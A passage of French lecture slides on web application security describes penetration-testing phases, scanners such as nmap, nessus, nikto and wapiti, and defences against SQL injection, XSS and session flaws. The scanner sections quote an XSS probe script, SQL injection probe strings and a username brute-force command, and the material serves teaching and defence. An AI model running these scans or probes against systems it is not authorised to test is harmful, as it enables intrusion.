|  |                  |          | <ul style="list-style-type: none"> <li>- netifera</li> <li>- xprobe2</li> <li>- hping</li> <li>- nessus</li> <li>- ike-scan</li> <li>- nikto2 ...</li> </ul>                                                                             |                                                                                                                                                                                                                                                         |
|  |                  |          |                                                                                                                                                                                                                                          | Objectif<br>Exploiter ou prouver l'exploitabilité des vulnérabilités détectées sur la cible et/ou rebondir sur d'autres systèmes du réseau interne.                                                                                                     |
|  | 3. Exploitation  | Outils   | <ul style="list-style-type: none"> <li>- metasploit, meterpreter</li> <li>- Fast Track</li> <li>- Brute force, Backdoors, Rootkits</li> <li>- Hydra</li> <li>- SQL Injection</li> <li>- aircrack-ng</li> <li>- exploit-db.com</li> </ul> |                                                                                                                                                                                                                                                         |
|  |                  | Objectif |                                                                                                                                                                                                                                          | Elaboration d'un rapport final retraçant toutes les actions entreprises et les résultats du test d'intrusion.                                                                                                                                           |
|  | 4. Documentation | Inclut   |                                                                                                                                                                                                                                          | <ul style="list-style-type: none"> <li>- Un résumé</li> <li>- La démarche suivie</li> <li>- Liste des vulnérabilités détectées, leur criticité, leur impact potentiel, et les préconisations pour les corriger</li> <li>- Une conclusion ...</li> </ul> |

| <b><i>Plan d'attaque d'un site Web : d'abord un maw d'infos ...</i></b>                                                                                                                                                                                                                                                                                                                                                                                                                       |  |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|
| <ul style="list-style-type: none"> <li>♦ Type de serveur et version</li> <li>♦ Langages utilisés, modules, versions... <ul style="list-style-type: none"> <li>♦ PHP, JSP, ASP...</li> <li>♦ Mysql, PosgreSQL, Oracle...</li> </ul> </li> <li>♦ Type d'applications web <ul style="list-style-type: none"> <li>♦ CMS</li> <li>♦ Forum</li> </ul> </li> <li>♦ Technologies mises en œuvre <ul style="list-style-type: none"> <li>♦ CSS</li> <li>♦ Flash</li> <li>♦ AJAX,</li> </ul> </li> </ul> |  |

## **Récupérations d'informations**

### ♦ Cas d'une recherche large

- Google peut être très utile,
- Voir aussi <http://www.thehackerslibrary.com/?p=849>

### ♦ Cas d'un site bien ciblé

1. utilisation d'outils automatiques (e.g., Web crawler)
2. utilisation de Fuzzer avec dictionnaires ou par incrément
3. création d'outils spécifiques pour aller plus loin

## **Plan d'attaque d'un site Web**

1. **Arborescence** du site

2. **Vulnérabilités** les plus facilement détectables

3.o **utils automatiques** (Wikto, Wapiti, W3af, OpenVAS, Netsparker ...)

    ♦ **Rapides**, peuvent donner des **pistes** intéressantes ...

    ♦ Mais peuvent révéler des **faux +/-**

4. **Tests non-automatiques** permettant de mieux comprendre le comportement de l'application Web audité

## **Plan d'attaque d'un site Web**

- **Test des éléments côté client**

- filtrage données côté client (javascript, applet java, ...) ?
- Le code est-il obfuscué ?
- AJAX est-il utilisé ?
- Quel moteur utilise-t-il (Prototype, jQuery...) ?

- **Test des mécanismes d'authentification**

- Basic, Digest
- Formulaire

- **Fonctionnalités proposées**

- changement pwd, pwd oublié...

## **Plan d'attaque d'un site Web**

- **Test du mécanisme de session**

- Cookies, Jeton, Challenge-response

- **Test des contrôles d'accès**

- Authentification nécessaire pour accéder aux Dossiers, fichiers
- Authentification nécessaire pour l'appel de fonctions
- Gestion de privilèges

## Plan d'attaque d'un site Web

- **Test d'injections**

- Vérifier la possibilité d'injecter du code HTML / JavaScript => XSS
- Vérifier la possibilité d'injection SQL

- **Test de vulnérabilités du serveur**

- Exploit sur la version du serveur
- Exploit sur un module

## Principales failles des applis Web

- **Failles de type injection**

- Insérer données spécialement formées en entrée d'une fonction, prog. ou script afin de détourner fonction d'origine
- Injection *SQL*, injection *LDAP*, *XSS*, ...
- Attaques facilitées par des outils de type « *proxy local* »

- **Gestion incorrecte de l'authentification, habilitations et contrôle accès**

- regroupe vuln. pouvant mener à une usurpation d'identité.
- peut permettre de voler des infos ou endommager fonctionnement

- **Fuites d'information**

- Id & comptes clients, types & versions, requêtes SQL, infos session, données saisie dans form, cookies, ...

## Outils : nmap

- Scanner de ports open source
  - détecte **ports** ouverts
  - identifie **services** hébergés
  - obtenir des informations sur le **SE**
- Disponible sous Windows, Linux, BSD, Solaris, Mac OS X
- Nmap utilise diverses techniques d'analyse basées sur
  - des **protocoles** tels que TCP, IP, UDP ou ICMP.
  - les **réponses** qu'il obtient à des requêtes particulières pour obtenir une empreinte de la pile IP, souvent spécifique du système qui l'utilise.

## Outils : nmap

-h help  
-sS Scan TCP SYN  
-sT scanner les ports TCP ouvert  
-sU scanner les ports UDP ouvert  
-O connaître le système d'exploitation qui tourne sur la cible  
-sV version du service  
- p spécifier un port spécifique  
- v verbose (plus d'infos)  
-F Scan rapide : seulement ports dans le fichier de services Nmap

- La cible peut être

• @ IP, classe d'IP : 192.168.102-125, réseau : nmap 192.168.1.\* , masque ...

### Exemples

- ♦ Nmap 192.168.1.100
- ♦ nmap -p 21 192.168.1.100
- nmap -O 192.168.1.100

## Outils : nmap

```
Nmap -O 192.168.1.1
Starting nmap 3.48 ( http://www.insecure.org/nmap/ )
Interesting ports on (192.168.0.1):
(The 1647 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
22/tcp open ssh
25/tcp open smtp
53/tcp open domain
80/tcp open http
113/tcp open auth
139/tcp open netbios-ssn
445/tcp open microsoft-ds
515/tcp open printer
587/tcp open submission
901/tcp open samba-swat
Device type: general purpose
Running: Linux 2.4.X
OS details: Linux 2.4.20 - 2.4.21 w/grsecurity.org patch
Uptime 76.872 days (since Tue Sep 2 15:20:23 2003)
Nmap run completed -- 1 IP address (1 host up) scanned in 7.030 seconds
```

## Outils : nessus

- ◆ “scanner de vulnérabilité”, Gratuit, disponible sous Linux et Windows :
  - scanne machines à la recherche de vulnérabilités : erreurs code, backdoors ...
  - Fait des tests de pénétration (pen test)
- Produit un rapport étendu
- Propose même des idées de solutions
- Nessus se compose de
  - serveur (nessusd)
    - contient BD vulnérabilités, en charge des attaques
  - Client
    - Sert d'IHM
- Processus
  - L'utilisateur se connecte sur le serveur grâce au client
  - Authentification utilisateur
- ◆ L'utilisateur ordonne au serveur de procéder aux tests des machines.

## Outils : nessus – types de vulnérabilités

- services vulnérables à des attaques permettant la prise de contrôle de la machine, l'accès à des informations sensibles (lecture de fichiers confidentiels par exemple), des dénis de service...
- services jugés *faibles* (suggère par ex de remplacer Telnet par SSH)
- fautes de configuration (e.g., relais messagerie)
- patchs sécurité non appliqués, que failles corrigées soient exploitables ou non
- mots de passe par défaut, quelques mots de passe communs, et l'absence de mots de passe sur certains comptes systèmes.
  - Nessus peut aussi appeler Hydra pour attaquer les mots de passe à l'aide d'un dictionnaire.
- dénis de service contre la pile TCP/IP

## Outils : nessus – config

*Avant de lancer le daemon nessusd, il faut rajouter, au moins, un utilisateur et son pwd*

# **nessus-adduser**

(Vous êtes obligé d'être root pour ça, mais l'utilisateur peut ne pas s'appeler root)

*Possibilité de définir ++ users avec différents droits*

```
# Accept 192.168.1.0/24      # l'utilisateur a droit de scanner uniquement les classes d'adresses  
# Deny 192.168.1.0/24       # peut scanner tout sauf le réseau : 192.168.1.0/24  
# accept client_ip          # n'a le droit de scanner que sa machine
```

Ne pas oublier de *terminer ses règles avec default accept ou default deny* selon le cas

*Générer, le certificat SSL et les clés privés pour le serveur :* # nessus-mkcert



*Afficher fichier config (/usr/etc/nessus/nessusd.conf) :* # nessusd -s

*lancer le daemon*

\***/usr/sbin/nessusd -D**

*Vérifiez*

```
*ps aux | grep nessusd      #root 16409 0.0 0.6 5400 3452 ? S 19:04 0:00 /usr/sbin/nessusd -D
```



## Outils : Nikto

- ❖ Scanner Web écrit en Perl, “**open Source**”, licence GPL.
- ❖ Spécialisé dans la recherche de faille dans des scripts CGI courants
  - ❖ Identifier les serveurs web et software installés
  - ❖ teste et reconnaît plus de 6400 failles CGI.
    - ❖ E.g., failles courante dans configuration serveurs Web
  - ❖ Trouver programmes et fichiers par défaut
  - ❖ Tester versions non mises à jour des serveurs
  - ❖ Outil furtif
- ❖ portable sous tous types d'architecture
- ❖ Supporte : SSL, proxy, authentification, MAJ automatique, évasion IDS, ...

## Outils : Nikto

```
perl nikto.pl -h 192.168.0.1
  – scan l'@IP 192.168.0.1 sur TCP port 80
perl nikto.pl -h 192.168.0.1 -p 443
  – scan l'@IP 192.168.0.1 sur TCP port 443
perl nikto.pl -h https://192.168.0.1:443/
  – Possibilité d'utiliser une URL avec port et protocole
perl nikto.pl -h 192.168.0.1 -mutate 3 -mutate-options user-list.txt
  – brute force usernames si le servuer web permet les URIs ~user
perl nikto.pl -h 192.168.0.1 -p 80,88,443
  – scan sur les ports 80, 88 et 443
...
```

## Outils : Nikto

- découvrir des dossiers d'un serveur :
  - + OSVDB-3092: GET `/dev/` : This might be interesting...
- voir si des failles critiques au niveau du serveur Web :
  - + mod\_ssl/2.2.8 OpenSSL/0.9.8g - mod\_ssl 2.8.7 and lower are **vulnerable to a remote buffer overflow**
- trouver des scripts CGI vulnérables :
  - + OSVDB-0: GET /cgi-bin/cgiwrap : Some versions of cgiwrap **allow anyone to execute commands remotely.**
- trouver des failles XSS
  - + Exploit: `/?\><script>alert('Vulnerable');</script>` Description: IIS is **vulnerable to Cross Site Scripting(XSS).**

## Outils : Wikto

- Outil d'analyse d'un site ou d'une application Web.
  - Permet de mettre en évidences
    - des parties d'arborescence non indexées, ainsi que
    - des faiblesses (paramétrage, config, ...)
      - Offre mêmes fonctionnalité que Nikto (Wikto = Win + Nikto)
      - Mais il va un petit plus loin :
- **Spider**
  - Arborescence, partie visible, liens externes, ...
- **Back-End Miner**
  - Partie masquée
- **Nikto-like fonctionnalité**
  - Pages documentaires, admin, ...
- **Googler**
  - Recherche google avancée, GHDB

## Outils : Wikto - installation

➤ Wikto n'est compatible pour le moment qu'avec Windows.

➤ Pré-requis

➤ .Net framework

➤ SPUD API ([SensePost Unified Data](https://www.sensepost.com/restricted/spud_v1.0.0-1.zip)), téléchargeable ici :

[https://www.sensepost.com/restricted/spud\\_v1.0.0-1.zip](https://www.sensepost.com/restricted/spud_v1.0.0-1.zip) (Vous devez au préalable vous enregistrer sur le site de SensePost)

– L'installation de Wikto est disponible ici :

[https://www.sensepost.com/restricted/wikto\\_v2.1.0.0.zip](https://www.sensepost.com/restricted/wikto_v2.1.0.0.zip)

## Outils : Wapiti

- Scanner Web écrit en python, **gratuit** et disponible sous GPL.
- permet de chercher sur une application les **failles XSS**, les **injections SQL**, les **injection LDAP**, les injections **CRLF** et les **erreurs de gestion de fichiers**.
- Contrairement à nikto, il ne s'appuie pas sur une base de donnée mais agit plutot comme un **fuzzer**, en *injectant du texte et en regardant les réaction du site*.
- Options de wapiti :
  - **-s <url>**
  - **--start <url>** : *To specify an url to start with*
  - **-x <url>**
  - **--exclude <url>** : *To exclude an url from the scan*
  - You can also use a wildcard (\*)
    - Exemple :
      - **-x "http://server/base/?page=\*&module=test"**
      - **-x http://server/base/admin/\*** *to exclude a directory*
  - **-p <url\_proxy>**
  - **--proxy <url\_proxy>** : *To specify a proxy*
    - Exemple: **-p http://proxy:port/**
  - **-c <cookie\_file>**
  - **--cookie <cookie\_file>** : *To use a cookie*
  - **-t <timeout>**
  - **--timeout <timeout>** : *To fix the timeout (in seconds)*
  - **-a <login%password>**
  - **--auth <login%password>** : *Set credentials for HTTP authentication*

## Outils : Wapiti

Après un scan, on obtient donc une sortie du type :

.....  
Attacking urls (GET)...

Evil url: http://127.0.0.1/vuln/?var=plop&page=http%3A%2F%2Fwww.google.fr%2F  
**XSS** (var) in http://127.0.0.1/vuln/

Evil url:  
http://127.0.0.1/vuln/?var=%3Cscript%3Evar+wapiti\_687474703a2f2f3132372e302e376756c6e2f\_766172%  
3Dnew+Boolean%28%29%3B%3C%2Fscript%3E&page=xss



...  
**MySQL Injection** (user) in http://127.0.0.1/vuln/usermsg.php  
Evil url: http://127.0.0.1/vuln/usermsg.php?user=%27%22%28  
Attacking forms (POST)...

.....  
**SQL Injection found** with http://127.0.0.1/vuln/login.php  
and **params** = login=%27%22%28&password=on  
coming from http://127.0.0.1/vuln/?page=login  
SQL Injection found with http://127.0.0.1/vuln/login.php  
and params = login=on&password=%27%22%28  
coming from http://127.0.0.1/vuln/?page=login

Looking for permanent XSS


## Outils : Acunetix

- Scanner de vulnerabilities++ web, **propriétaire**
- uniquement sous **Windows**, **Gratuit**, mais version payante
- Utilise BD de Google hack
- **Fonctionnalités**
  - Scanner les **ports d'un serveur**
  - Détection de répertoires possédant **des permissions inadéquates**
  - Analyse automatique de **JavaScript, Ajax, Web 2.0, Flash, Soap**
  - Tester **injections SQL**, failles **XSS**, injections **CRLF**, exécution de **code maliciel**, parcours de répertoires, **vulnérabilités d'authentification**.
  - Tester **mots de passe faibles** sur **POP, SMTP, IMAP, FTP, serveurs SQL, SSH, Telnet**
  - Création **d'attaques personnalisées** et modifications attaques existantes
  - Rédaction de **rapports professionnels** sur la sécurité du site web




## Outils : SQL inject me, XSS me

- scanner Webs sous la forme de plugin Firefox.
- Permet de tester + de 16000 failles SQL / XSS dans une page Web
- L'utilisation est triviale
- génère des résultats très complets avec les injections possibles trouvées.



## Scanner web: comparaison Univ. CA (2010)



| Scanner      | Score | Prix                  |
|--------------|-------|-----------------------|
| Acunetix     | 14    | 4.995 \$ – \$ 6350    |
| WeblInspect  | 13    | \$ 6,000 – \$ 30,000  |
| Burp         | 13    | 191 \$                |
| N-Stalker    | 13    | 899 \$ – \$ 6299      |
| AppScan      | 10    | 17.550 \$ – \$ 32,500 |
| w3af         | 9     | Libre                 |
| Paros        | 6     | Libre                 |
| Hailstorm    | 6     | \$ 10,000             |
| NTOSpider    | 4     | \$ 10,000             |
| Mileskan     | 4     | 495 \$ – \$ 1 495     |
| Grendel-Scan | 3     | Libre                 |

- ↳ Les applis web deviennent de +en +complexes (ajax, Web 2, ...)
- ↳ Il ya des classes entières de non détectés par les scanners
- ↳ Il n'y a pas de corrélation entre prix et performances,
  - ↳ on peut trouver des scanners gratuits mais bien, et des scanners qui coûtent des milliers de dollars avec un faible rendement.

## Plan

- Introduction
- Rappels des technologies du Web
- Les risques liés au Web : failles & attaques
- **Sécuriser une application Web**

## *Les injections : qlq parades*

- ❖ transformer aux moins les caractères spéciaux en code HTML avant de les stocker dans la base de données.
  - ❖ L'affichage de l'information ne sera pas différent pour l'utilisateur, mais les données seront plus sûres.
- ❖ Bien qu'un site puisse subir différents types d'attaques par injection, il suffit de vérifier que les caractères utilisés sont ceux attendus.
  - ❖ longueur, intervalle de valeur, ...
- ❖ Ce contrôle doit être effectué
  - ❖ au niveau du client grâce à JavaScript et
  - ❖ au niveau du serveur lorsque les paramètres sont récupérés

## **Les injections : qlq parades**

- ♦ Ex : PHP offre une fonctionnalité qui permet de transformer ces caractères.
  - ♦ <?php
- ♦ \$nouvelleValeur=**htmlspecialchars**(\$valeurParametre,ENT\_QUOTES);
  - ♦ ?>
- ♦ vérifier dans les journaux d'activité du serveur http qu'il n'y a pas d'événement inhabituel,
  - ♦ nombre de requêtes http anormalement élevé
  - ♦ requêtes ayant pour paramètres des valeurs inappropriées

## **Règles pour se prémunir des injections SQL**

- ♦ Filtrer à tous les niveau les données saisies par l'utilisateur en utilisant des expressions régulières par exemple (voir <http://regexlib.com/>)
  - ♦ Coté client
  - ♦ Coté serveur Web
  - ♦ Coté base de données
  - ♦ Utiliser des types correspondants exactement à la donnée à mémorisée dans les tables
  - ♦ Donner un minimum d'information à l'utilisateur en cas d'erreur de BDD

## **Violation de la gestion d'authentification et de session : parades et bonnes pratiques**

- ❖ l'appli ne doit accepter que *pwd suffisamment forts*
  - ❖ **longueur min : 8 caractères** avec au moins un **chiffre**, une **lettre en minuscule** et une lettre en **majuscule**... *caractères spéciaux*
- ❖ Le *message* affiché lors d'un problème de validité de l'ID ou pwd doit être **générique** et *ne doit pas donner d'indice* quant à l'origine de l'erreur.
- ❖ le compte doit être *verrouillé* après (5) *tentatives consécutives infructueuses de connexion*.
- ❖ Dans la mesure du possible il est conseillé de ne pas développer son propre mécanisme d'authentification.
  - Il est préférable d'*utiliser un système existant éprouvé*.

## **Violation de la gestion d'authentification et de session : parades et bonnes pratiques**

- ❖ Les applis Web doivent *limiter la durée de vie d'une session*.
  - ❖ Une **période d'inactivité maximale** doit être définie.
  - ❖ **durée de vie maximale** au-delà de laquelle la session expire, même si la période d'inactivité autorisée n'était pas dépassée.
- ❖ Du côté client, du code JavaScript doit **fermer la session lorsque l'utilisateur ferme le navigateur**.
  - Pour que l'utilisateur évite de perdre des saisies non sauvegardée, du code JavaScript peut le prévenir que sa session va bientôt expirer.

## **Violation de la gestion d'authentification et de session : parades et bonnes pratiques**

- ❖ L'ID de session doit être *généré automatiquement* et être *suffisamment long* pour se prémunir des vols par prédition.
- ❖ *Consulter régulièrement les journaux d'activité* à la recherche d'événements inhabituels,
  - nombre important de requête utilisant des ID de sessions invalides.
- ❖ Satisfaire aux exigences définies dans **Application Security Verification Standard (ASVS)**, surtout sections V2 (authentication) & V3 (Session)
- ❖ Exposer une interface unique aux développeurs :
  - ❖ Ex : les librairies **ESAPI Authenticator and User APIs** ...

## **failles XSS : parades**

- ❖ transformer les six caractères douteux suivants suffit.
  - ❖ & &amp;
  - ❖ < &lt;
  - ❖ > &gt;
  - ❖ " &quot;
  - ❖ ' &#x27;
  - ❖ / &#x2F;
- ❖ Côté client avec JavaScript :
  - ❖ vérifier les données saisies par les utilisateurs.
- ❖ Côté serveur :
  - ❖ vérifier les données récupérées en paramètre
  - ❖ rejeter toute donnée non conforme à ce qui est attendu

## **failles XSS : parades**

- ❖ Pour éviter le vol de cookie par du code JavaScript, il est possible de positionner l'attribut de cookie [HTTPOnly](#)
- ❖ le navigateur interdit au moteur JS de lire ou écrire dans les cookies.
  - ❖ 

```
<?php session.cookie_httponly = True ?>
setcookie($name, $value, $expire, $path, $domain,
$secure, $httponly)
setrawcookie( $name, $value, $expire, $path, $domain,
$secure, $httponly )
```
- ❖ Les navigateurs intègrent des protections contre XSS en interdisant l'exécution de code JavaScript qui [modifie une page Web depuis une page Web ne portant pas le même nom de domaine.](#)

## **se prémunir des failles XSS**

- ❖ Échapper les caractères interprétables suivant l'utilisation des données
  - ❖ HTML, Javascript, CSS
- ❖ Pour se prémunir du contournement d'authentification
  - ❖ Modifier régulièrement les cookies d'authentification, après l'identification par exemple
  - ❖ Utiliser un authentification avec jeton et/ou un challenge-response
  - ❖ Utiliser un certificat signé par un autorité tierce
  - ❖ Mettre en place un captcha pour éviter un but force
- ❖ Pour se prémunir contre l'appel non autorisé d'objets
  - ❖ Vérifier les droits avant l'appel
  - ❖ Ne pas utiliser directement données de l'URL ou du formulaire

## ***se prémunir des risques liés aux iFRAME***

### **◆ Mode opératoire...**

- ◆ 1ère étape : obtenir accès et compromission d'un site légitime.
  - ◆ insérer dans pages légitimes des iFRAME et les rendre invisibles.
    - ◆ réduit taille au minimum, ou
    - ◆ bloque l'affichage (style='display :none')
- ◆ Le visiteur, se rendant sur la page d'un site a priori de « confiance », établit alors, à son insu, une connexion vers un site et télécharge un code malveillant.
- ◆ Ce code, pour s'exécuter, exploite des vulnérabilités du navigateur et s'installe sur la machine de la victime.

## ***se prémunir des risques liés aux iFRAME***

- ◆ **recommandations aux utilisateurs (pour navigation internet)**
- ◆ utiliser un compte utilisateur aux droits limités en particulier pour naviguer sur l'Internet ;
